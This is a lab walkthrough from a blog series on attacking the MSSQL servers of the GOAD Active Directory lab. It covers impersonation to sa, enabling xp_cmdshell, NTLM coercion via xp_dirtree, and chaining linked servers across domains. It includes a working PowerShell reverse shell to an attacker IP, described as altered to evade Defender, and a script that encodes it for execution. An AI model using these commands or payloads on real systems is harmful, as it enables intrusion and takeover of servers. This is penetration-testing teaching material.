GOAD - part 7 - MSSQL

mayfly277.github.io/posts/GOADv2-pwning-part7

September 11, 2022

In the previous post (Goad pwning part6) we tried some attacks with ADCS activated on the domain. Now let's take a step back, and go back on the castelblack.north.sevenkingdoms.local to take a look at the MSSQL server.

Before jump into this chapter, i have done some small configuration on the lab, to be sure you get it, you should pull the updates and play : `ansible-playbook servers.yml` to get the last mssql configuration.

This modifications are:

- arya.stark execute as user dbo impersonate privilege on msdb
- brandon.stark impersonate on jon.snow

Enumerate the MSSQL servers


Impacket GetUserSPNs.py

First let's try to figure out the users with an SPN on an MSSQL server

```
GetUserSPNs.py
north.sevenkingdoms.local/brandon.stark:iseedeadpeople
```

And on essos domain

```
GetUserSPNs.py -target-domain essos.local
north.sevenkingdoms.local/brandon.stark:iseedeadpeople
```



Nmap

```
nmap -p 1433 -sV -sC
192.168.56.10-23
```

Two servers answer :

castelblack.north.sevenkingdoms.local

```
Nmap scan report for castelblack.north.sevenkingdoms.local (192.168.56.22)
Host is up (0.00030s latency).

PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: NORTH
|   NetBIOS_Domain_Name: NORTH
|   NetBIOS_Computer_Name: CASTELBLACK
|   DNS_Domain_Name: north.sevenkingdoms.local
|   DNS_Computer_Name: castelblack.north.sevenkingdoms.local
|   DNS_Tree_Name: sevenkingdoms.local
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2022-09-11T14:01:24
|_Not valid after:  2052-09-11T14:01:24
|_ssl-date: 2022-09-11T14:01:50+00:00; -27s from scanner time.
MAC Address: 08:00:27:5A:A5:B9 (Oracle VirtualBox virtual NIC)

Host script results:
| ms-sql-info:
|   192.168.56.22:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_clock-skew: mean: -28s, deviation: 1s, median: -29s
```

braavos.essos.local : the result is identical as castelblack.

CrackMapExec


Let’s try with crackmapexec

```
./cme mssql
192.168.56.22-23
```

```
(myimpacket) [Sep 11, 2022 - 16:13:22 (CEST)] exegol-goadv2 /workspace # ./cme mssql 192.168.56.22-23
MSSQL       192.168.56.23   1433   BRAAVOS          [*] Windows 10.0 Build 14393 (name:BRAAVOS) (domain:essos.local)
MSSQL       192.168.56.22   1433   CASTELBLACK      [*] Windows 10.0 Build 17763 (name:CASTELBLACK) (domain:north.sevenkingdoms.local)
```

Now we could try with the user samwell.tarly

```
./cme mssql 192.168.56.22 -u samwell.tarly -p Heartsbane -d
north.sevenkingdoms.local
```



As we can see we got an access to the database

Impacket

- To enumerate and use impacket mssql, i made a modified version of the example mssqlclient.py.
- You can find the version here
- The install is just like what we done in part5 merge the PR on your local impacket project and relaunch install:

```
cd /opt/tools
git clone https://github.com/SecureAuthCorp/impacket
myimpacket
cd myimpacket
python3 -m virtualenv myimpacket
source myimpacket/bin/activate
git fetch origin pull/1397/head:1397
git merge 1397
python3 -m pip install .
```

We connect to the mssql server with the following command :

```
python3 mssqlclient.py -windows-auth
north.sevenkingdoms.local/samwell.tarly:Heartsbane@castelblack.north.sevenkingdoms.local
```

- And type help:

```
   lcd {path}                 - changes the current local directory to {path}
   exit                       - terminates the server process (and this session)
   enable_xp_cmdshell         - you know what it means
   disable_xp_cmdshell        - you know what it means
   enum_db                    - enum databases
   enum_links                 - enum linked servers
   enum_impersonate           - check logins that can be impersonate
   enum_logins                - enum login users
   enum_users                 - enum current db users
   enum_owner                 - enum db owner
   exec_as_user {user}        - impersonate with execute as user
   exec_as_login {login}      - impersonate with execute as login
   xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
   xp_dirtree {path}          - executes xp_dirtree on the path
   sp_start_job {cmd}         - executes cmd using the sql server agent (blind)
   use_link {link}            - linked server to use (set use_link localhost to go back to
local or use_link .. to get back one step)
   ! {cmd}                    - executes a local shell cmd
   show_query                 - show query
   mask_query                 - mask query
```

- I added some new entries to the database : enum_db/enum_links/enum_impersonate/enum_login/enum_owner/exec_as_user/exec_as_login/use_link/show_query/mask_query

- Let's start the enumeration :

  This launch the following query (roles value meaning can be show here)

```
select r.name,r.type_desc,r.is_disabled, sl.sysadmin, sl.securityadmin,
sl.serveradmin, sl.setupadmin, sl.processadmin, sl.diskadmin, sl.dbcreator,
sl.bulkadmin
from  master.sys.server_principals r
left join master.sys.syslogins sl on sl.sid = r.sid
where r.type in ('S','E','X','U','G')
```

  We see only a basic view as we are a simple user

```
SQL (NORTH\samwell.tarly  guest@master)> enum_logins
name                type_desc      is_disabled   sysadmin   securityadmin   serveradmin   setupadmin   processadmin   diskadmin   dbcreator   bulkadmin
-----------------   ------------   -----------   --------   -------------   -----------   ----------   ------------   ---------   ---------   ---------
sa                  SQL_LOGIN                0          1               0             0            0              0           0           0           0

BUILTIN\Users       WINDOWS_GROUP            0          0               0             0            0              0           0           0           0

NORTH\samwell.tarly   WINDOWS_LOGIN          0          0               0             0            0              0           0           0           0
```

impersonate - execute as login

  Let's enumerate impersonation values:

  This launch the following queries:

```
SELECT 'LOGIN' as 'execute as','' AS 'database',
pe.permission_name, pe.state_desc,pr.name AS 'grantee', pr2.name AS 'grantor'
FROM sys.server_permissions pe
JOIN sys.server_principals pr ON pe.grantee_principal_id = pr.principal_Id
JOIN sys.server_principals pr2 ON pe.grantor_principal_id = pr2.principal_Id WHERE pe.type
= 'IM'
```

- The previous command list all login with impersonation permission
- This launch also the following command on each databases :


```
use <db>;
SELECT 'USER' as 'execute as', DB_NAME() AS 'database',
pe.permission_name,pe.state_desc, pr.name AS 'grantee', pr2.name AS 'grantor'
FROM sys.database_permissions pe
JOIN sys.database_principals pr ON pe.grantee_principal_id = pr.principal_Id
JOIN sys.database_principals pr2 ON pe.grantor_principal_id = pr2.principal_Id WHERE
pe.type = 'IM'
```

The previous command list all users with impersonation permission

> What is the hell ? login and user, what is the difference ?
>
> - A “Login” grants the principal entry into the **SERVER**
> - A “User” grants a login entry into a single **DATABASE**

I found out an image who explain it well and also a very nice summary here

“SQL Login is for Authentication and SQL Server User is for Authorization. Authentication can decide if we have permissions to access the server or not and Authorization decides what are different operations we can do in a database. Login is created at the SQL Server instance level and User is created at the SQL Server database level. We can have multiple users from a different database connected to a single login to a server.”



Ok let see the result :

```
SQL (NORTH\samwell.tarly  guest@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee              grantor
----------   --------   ---------------   ----------   ------------------   -------
b'LOGIN'     b''        IMPERSONATE       GRANT        NORTH\samwell.tarly   sa
```

- Ok samwell got login impersonation to the user sa.
- So we can impersonate sa with `execute as login` and execute commands with xp_cmdshell

```
exec_as_login sa
enable_xp_cmdshell
xp_cmdshell whoami
```

This launch the following commands:

```
execute as login='sa';
exec master.dbo.sp_configure 'show advanced options',1;RECONFIGURE;exec
master.dbo.sp_configure 'xp_cmdshell', 1;RECONFIGURE;
exec master..xp_cmdshell 'whoami'
```

And we get a command execution !

```
SQL (NORTH\samwell.tarly  guest@master)> exec_as_login sa
SQL (sa  dbo@master)> enable_xp_cmdshell
[*] INFO(CASTELBLACK\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(CASTELBLACK\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)> xp_cmdshell whoami
output
------------
north\sql_svc
```

Let's continue our enumeration as login **sa** this time:

```
SQL (sa  dbo@master)> enum_logins
name                                type_desc      is_disabled   sysadmin   securityadmin   serveradmin   setupadmin   processadmin   diskadmin   dbcreator   bulkadmin
---------------------------------   ------------   -----------   --------   -------------   -----------   ----------   ------------   ---------   ---------   ---------
sa                                  SQL_LOGIN                0          1               0             0            0              0           0           0           0

##MS_PolicyEventProcessingLogin##   SQL_LOGIN                1          0               0             0            0              0           0           0           0

##MS_PolicyTsqlExecutionLogin##     SQL_LOGIN                1          0               0             0            0              0           0           0           0

NORTH\sql_svc                       WINDOWS_LOGIN            0          1               0             0            0              0           0           0           0

NT SERVICE\SQLWriter                WINDOWS_LOGIN            0          1               0             0            0              0           0           0           0

NT SERVICE\Winmgmt                  WINDOWS_LOGIN            0          1               0             0            0              0           0           0           0

NT SERVICE\MSSQL$SQLEXPRESS         WINDOWS_LOGIN            0          1               0             0            0              0           0           0           0

CASTELBLACK\vagrant                 WINDOWS_LOGIN            0          1               0             0            0              0           0           0           0

BUILTIN\Users                       WINDOWS_GROUP            0          0               0             0            0              0           0           0           0

NT AUTHORITY\SYSTEM                 WINDOWS_LOGIN            0          0               0             0            0              0           0           0           0

NT SERVICE\SQLTELEMETRY$SQLEXPRESS  WINDOWS_LOGIN            0          0               0             0            0              0           0           0           0

NORTH\jon.snow                      WINDOWS_LOGIN            0          1               0             0            0              0           0           0           0

NORTH\samwell.tarly                 WINDOWS_LOGIN            0          0               0             0            0              0           0           0           0

NORTH\arya.stark                    WINDOWS_LOGIN            0          0               0             0            0              0           0           0           0

NORTH\brandon.stark                 WINDOWS_LOGIN            0          0               0             0            0              0           0           0           0
```

- As we can see with sa login we see a lot more things. And we can see that jon.snow is sysadmin on the mssql server
- Let's see if there is others impersonation privileges:

```
SQL (sa  dbo@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee              grantor
----------   --------   ---------------   ----------   ------------------   --------------------------
b'USER'      master     IMPERSONATE       GRANT        NORTH\arya.stark     dbo

b'USER'      msdb       IMPERSONATE       GRANT        NORTH\arya.stark     dbo

b'USER'      msdb       IMPERSONATE       GRANT        dc_admin             MS_DataCollectorInternalUser

b'LOGIN'     b''        IMPERSONATE       GRANT        NORTH\samwell.tarly  sa

b'LOGIN'     b''        IMPERSONATE       GRANT        NORTH\brandon.stark  NORTH\jon.snow
```

- As sysadmin user (sa), we can see all the information in the database and so the others users with impersonation privileges.
- Another way to get in could be to access as brandon.stark and do `execute as login` on user jon.snow.


impersonate - execute as user

We launch a connection to the db as arya.stark :


```
python3 mssqlclient.py -windows-auth
north.sevenkingdoms.local/arya.stark:Needle@castelblack.north.sevenkingdoms.local
```

if we use master db and impersonate user dbo we can't get a shell


```
use master
execute as user = "dbo"
exec master..xp_cmdshell
'whoami'
```




but our user also got impersonate user privilege on dbo user on database msdb



The difference between the two databases is that msdb got the trustworthy property set (default value on msdb).



With the trustworthy property we get a shell :



Coerce and relay

- Mssql can also be use to coerce an NTLM authentication from the mssql server. The incoming connection will be from the user who run the mssql server.


- In our case if we tale any user like hodor for example we can get an NTLM authentication
- start responder `responder -I vboxnet0`
- Connect with hodor (0 privilèges)

```
python3 mssqlclient.py -windows-auth
north.sevenkingdoms.local/hodor:hodor@castelblack.north.sevenkingdoms.local
```

run a xp_dirtree command :

```
exec master.sys.xp_dirtree
'\\192.168.56.1\demontlm',1,1
```

And we get a connection back to our responder



This will work also with ntlmrelayx (like with a server running as administrator and with the same password on other servers). But on the lab, this kind of behavior is not setup by now.

trusted links

Another SQL abuse we could try on the lab, is the usage of mssql trusted links.

> Note that trusted link is also a forest to forest technique

To abuse the links let's connect with jon.snow and use enum_links

```
python3 mssqlclient.py -windows-auth
north.sevenkingdoms.local/jon.snow:iknownothing@castelblack.north.sevenkingdoms.local -show
SQL (NORTH\jon.snow  dbo@master)> enum_links
```

This play the following queries :

```
EXEC sp_linkedservers
EXEC
sp_helplinkedsrvlogin
```

```
SQL (NORTH\jon.snow  dbo@master)> enum_links
[%] EXEC sp_linkedservers
SRV_NAME                SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE          SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
---------------------   ----------------   -----------   ---------------------   ------------------   ------------   -------
BRAAVOS                 SQLNCLI                          braavos.essos.local     NULL                 NULL           NULL

CASTELBLACK\SQLEXPRESS  SQLNCLI            SQL Server    CASTELBLACK\SQLEXPRESS  NULL                 NULL           NULL

[%] EXEC sp_helplinkedsrvlogin
Linked Server           Local Login      Is Self Mapping   Remote Login
---------------------   --------------   ---------------   ------------
BRAAVOS                 NULL                           1   NULL

BRAAVOS                 NORTH\jon.snow                 0   sa

CASTELBLACK\SQLEXPRESS  NULL                           1   NULL
```

- As we can see a linked server exist with the name BRAAVOS and a mapping exist with the user jon.snow and sa on braavos.
- If we use the link we can get a command injection on braavos:

```
use_link BRAAVOS
enable_xp_cmdshell
xp_cmdshell whoami
```

This play the following MSSQL commands :

```
EXEC ('select system_user as "username"') AT BRAAVOS
EXEC ('exec master.dbo.sp_configure ''show advanced options'',1;RECONFIGURE;exec
master.dbo.sp_configure ''xp_cmdshell'', 1;RECONFIGURE;') AT BRAAVOS
EXEC ('exec master..xp_cmdshell ''whoami''') AT BRAAVOS
```

```
(myimpacket) [Sep 12, 2022 - 00:45:55 (CEST)] exegol-goadv2 examples # python3 mssqlclient.py -windows-auth north.sevenkingdoms.local/jon.snow:iknownothing@castelblack.north.sevenkingdoms.local
Impacket v0.9.25.dev1+20220502.112312.90866d4c - Copyright 2021 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(CASTELBLACK\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(CASTELBLACK\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (NORTH\jon.snow  dbo@master)> use_link BRAAVOS
SQL >BRAAVOS (sa  dbo@master)> enable_xp_cmdshell
[*] INFO(BRAAVOS\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(BRAAVOS\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL >BRAAVOS (sa  dbo@master)> xp_cmdshell whoami
output
------------
essos\sql_svc
```

- We got a command injection on braavos.essos.local as essos\sql_svc
- I have done the modifications on mssqlclient.py to be able to chain trusted_links. From this we can continue to another trusted link, etc…
- Example :

```
SQL (NORTH\jon.snow  dbo@master)> use_link BRAAVOS

SQL >BRAAVOS (sa  dbo@master)> exec_as_login ESSOS\khal.drogo
SQL >BRAAVOS (ESSOS\khal.drogo  dbo@master)> use_link CASTELBLACK
SQL >BRAAVOS>CASTELBLACK (sa  dbo@master)> show_query
SQL >BRAAVOS>CASTELBLACK (sa  dbo@master)> xp_cmdshell whoami
[%] EXEC ('execute as login=''ESSOS\khal.drogo'';EXEC (''exec master..xp_cmdshell ''''whoami''''''') AT CASTELBLACK') AT BRAAVOS
[-] ERROR(CASTELBLACK\SQLEXPRESS): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because
this component is turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cm
dshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
SQL >BRAAVOS>CASTELBLACK (sa  dbo@master)> enable_xp_cmdshell
[%] EXEC ('execute as login=''ESSOS\khal.drogo'';EXEC (''exec master.dbo.sp_configure ''''show advanced options'''',1;RECONFIGURE;exec
master.dbo.sp_configure ''''xp_cmdshell'''', 1;RECONFIGURE;''') AT CASTELBLACK') AT BRAAVOS
[*] INFO(CASTELBLACK\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE state
ment to install.
[*] INFO(CASTELBLACK\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to in
stall.
SQL >BRAAVOS>CASTELBLACK (sa  dbo@master)> xp_cmdshell whoami
[%] EXEC ('execute as login=''ESSOS\khal.drogo'';EXEC (''exec master..xp_cmdshell ''''whoami''''''') AT CASTELBLACK') AT BRAAVOS
output
------------
north\sql_svc
```


Command execution to shell

- We got command execution on castelblack and also on braavos. But now we want a shell to interact with the server.
- To get a shell we can use a basic Powershell webshell (There is one available on the arsenal commands cheatsheet project. This is another of my projects that i will need to improve when i get the time, but this script do not bypass defender anymore, so let's write some modifications):


```
$c = New-Object System.Net.Sockets.TCPClient('192.168.56.1',4444);
$s = $c.GetStream();[byte[]]$b = 0..65535|%{0};
while(($i = $s.Read($b, 0, $b.Length)) -ne 0){
    $d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($b,0,
$i);
    $sb = (iex $d 2>&1 | Out-String );
    $sb = ([text.encoding]::ASCII).GetBytes($sb + 'ps> ');
    $s.Write($sb,0,$sb.Length);
    $s.Flush()
};
$c.Close()
```

Let's convert this powershell command to base64 in utf-16 for powershell

```
#!/usr/bin/env python
import base64
import sys

if len(sys.argv) < 3:
  print('usage : %s ip port' % sys.argv[0])
  sys.exit(0)

payload="""
$c = New-Object System.Net.Sockets.TCPClient('%s',%s);
$s = $c.GetStream();[byte[]]$b = 0..65535|%%{0};
while(($i = $s.Read($b, 0, $b.Length)) -ne 0){
    $d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($b,0,
$i);
    $sb = (iex $d 2>&1 | Out-String );
    $sb = ([text.encoding]::ASCII).GetBytes($sb + 'ps> ');
    $s.Write($sb,0,$sb.Length);
    $s.Flush()
};
$c.Close()
""" % (sys.argv[1], sys.argv[2])

byte = payload.encode('utf-16-le')
b64 = base64.b64encode(byte)
print("powershell -exec bypass -enc %s" % b64.decode())
```



run it and get a shell



Other tools to use

- There is some interresting projects to exploit mssql, here is some of them :
  - https://github.com/NetSPI/ESC
  - https://github.com/NetSPI/PowerUpSQL/wiki/PowerUpSQL-Cheat-Sheet
  - https://github.com/chvancooten/OSEP-Code-Snippets/blob/main/MSSQL/Program.cs
- Interresting informations :
  - https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server
  - https://ppn.snovvcrash.rocks/pentest/infrastructure/dbms/mssql
  - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MSSQL%20Injection.md
  - https://h4ms1k.github.io/Red_Team_MSSQL_Server/#
  - https://github.com/Jean-Francois-C/Database-Security-Audit/blob/master/MSSQL%20database%20penetration%20testing

Next time we will have fun with IIS and we will get an nt authority\system shell on servers : (Goad pwning part8) :)